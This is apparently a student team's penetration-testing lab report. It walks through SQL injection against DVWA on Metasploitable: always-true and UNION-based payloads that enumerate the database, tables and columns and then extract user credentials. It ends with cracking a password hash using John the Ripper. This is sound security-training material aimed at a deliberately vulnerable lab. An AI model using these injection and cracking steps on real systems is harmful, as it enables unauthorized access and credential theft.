
BUILD WEEK 2

TEAM 4

INDEX

- SQL INJECTION
- XSS STORED
- BUFFER OVERFLOW
- EXPLOIT METASPLOITABLE2
- EXPLOIT WINDOWS XP

TEAM 4



SQL INJECTION

TEAM 4


SQL injection is a code injection technique that exploits vulnerabilities in an application's software by inserting malicious SQL statements into an entry field for execution. This can allow attackers to manipulate the database, bypass authentication, retrieve, modify, or delete data, and perform other unauthorized actions.


SQL injection occurs when user input is not properly sanitized or validated, enabling attackers to interact directly with the database.

This type of attack is one of the most common and severe web security vulnerabilities, often resulting from insufficient input validation and improper coding practices.

CHANGE IP ADDRESS

TEAM 4





First, to change the ip address of the kali and meta machines we used the command**: sudo nano /etc/network/interfaces**

PING

TEAM 4


We use a ping so that we’re sure that kali and metasploitable communicate with each other.

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.13.150
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data.
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=0.589 ms
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=0.328 ms
64 bytes from 192.168.13.150: icmp_seq=3 ttl=64 time=0.848 ms
64 bytes from 192.168.13.150: icmp_seq=4 ttl=64 time=0.801 ms
64 bytes from 192.168.13.150: icmp_seq=5 ttl=64 time=0.823 ms
64 bytes from 192.168.13.150: icmp_seq=6 ttl=64 time=0.716 ms
^C
── 192.168.13.150 ping statistics ──
6 packets transmitted, 6 received, 0% packet loss, time 5037ms
rtt min/avg/max/mdev = 0.328/0.684/0.848/0.181 ms

┌──(kali㉿kali)-[~]
└─$
```

CHANGE SECURITY DVWA

TEAM 4

After that we proceeded by setting the difficulty of our DVWA to “low”.



SOURCE CODE


TEAM 4

We first looked at the source code of the page to check the vulnerability to this type of attack and to see the basic query.

We entered the value “1” to see what the site returned as output.

SQL Injection Source

```php
<?php

if(isset($_GET['Submit'])){

    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );

    $num = mysql_numrows($result);

    $i = 0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}
?>
```




ALWAYS TRUE STATEMENT

TEAM 4

Explanation:

- **1'**: This part ends the original string or number input.
- **or '1'='1:** This is a conditional statement that is always true because '1' is always equal to '1'.

The goal of this SQL injection is to manipulate the logic of the query to return all records from the database, bypassing any authentication or filtering mechanisms. By injecting a condition that is always true, the attacker can make the query return more results than intended.




DATABASE'S NAME

TEAM 4

Explanation:

- **1'**: This part ends the original query's string and potentially injects the rest of the malicious query.
- **union select:** This is used to combine the results of the original query with the results of the injected query.
- **1, database()**: This part specifies two columns to be selected by the injected query. 1 is a placeholder, and database() is a function that returns the name of the current database.
- **#**: This symbol is used to comment out the rest of the original SQL query, ensuring that the injection is successful without syntax errors from the original query structure.

The goal of this SQL injection is to retrieve the name of the database currently in use by the application. By appending the union-based select statement, the attacker aims to extract data that the original query would not have access to.




TABLE'S NAME

TEAM 4

Explanation:

- **1'**: Ends the original query string and potentially introduces the rest of the malicious query.
- **union select**: Combines the results of the original query with the results of the injected query.
- **1, table_name**: Specifies the columns to be selected. Here, 1 is a placeholder, and table_name is the name of the column in the information_schema.tables table that lists all table names.
- **from information_schema.tables**: Indicates the source table that holds metadata about all tables in the database.
- **where table_schema** = 'dvwa': Filters the results to include only those tables that belong to the dvwa schema (which likely stands for Damn Vulnerable Web Application, a common target for practice and testing).
- **#**: Comments out the rest of the original query to avoid syntax errors and ensure the injection is successful.

The goal of this SQL injection is to retrieve the names of all tables within the specified schema (dvwa). By exploiting the information_schema.tables table, the attacker aims to gain insight into the database structure, which can be used for further exploitation.




COLUMN'S NAME

TEAM 4

Explanation:

- **1'**: Ends the original query string and starts the injection.
- **union select**: Combines the results of the original query with the results of the injected query.
- **1, column_name**: Specifies the columns to be selected by the injected query. 1 is a placeholder, and column_name is a column in the information_schema.columns table that lists all column names.
- **from information_schema.columns**: Indicates the source table that contains metadata about all columns in the database.
- **where table_name** = 'users': Filters the results to include only those columns that belong to the users table.
- **#**: Comments out the remainder of the original query to prevent syntax errors and ensure successful injection.

The goal of this SQL injection is to retrieve the names of all columns within the users table. By exploiting the information_schema.columns table, the attacker gains detailed knowledge about the structure of the users table, which can be used for further attacks, such as extracting sensitive data.




USER & PASSWORD

TEAM 4

Explanation:

- **1'**: Ends the original query string and begins the injection.
- **union select**: Combines the results of the original query with the results of the injected query.
- **user, password**: Specifies the columns to be selected by the injected query, aiming to extract user and password fields from the users table.
- **from users**: Indicates the source table from which to extract the data.
- **#**: Comments out the remainder of the original query to avoid syntax errors and ensure successful injection.

The goal of this SQL injection is to retrieve the user and password fields from the users table. By doing so, the attacker aims to gain access to sensitive information, which can then be used for unauthorized access or other malicious purposes.



PABLO'S ACCOUNT

TEAM 4

Explanation:

1. **1'**: Ends the original query string and starts the injection.
2. **union select**: Combines the results of the original query with the results of the injected query.
3. **user, password**: Specifies the columns to be selected by the injected query, aiming to extract the user and password fields.
4. **from users**: Indicates the source table from which to extract the data.
5. **where user = 'pablo'**: Adds a condition to filter the results to include only those rows where the user is pablo.
6. **#**: Comments out the rest of the original query to avoid syntax errors and ensure the injection executes as intended.

The goal of this SQL injection is to retrieve the user and password fields for the user pablo from the users table. By targeting a specific user, the attacker aims to gain access to Pablo's credentials, which can then be used for unauthorized access or other malicious purposes.

JOHN THE RIPPER

TEAM 4


Hashed password of pablo's account:

John the Ripper is a widely-used **open-source password cracking tool** that is designed to help security professionals identify weak passwords. It is known for its efficiency and versatility, supporting a wide range of password hash types and cracking methods.

Explanation:

- **john**: This is the executable for John the Ripper.
- **--format=Raw-md5**: This option specifies the format of the password hashes that John the Ripper will attempt to crack. In this case, the format is Raw-MD5, indicating that the hashes are plain MD5 hashes without any salt or special formatting.
- **pablo**: This is the name of the file that contains the MD5 hashes you want to crack. It is expected to be a plaintext file where each line contains one MD5 hash.

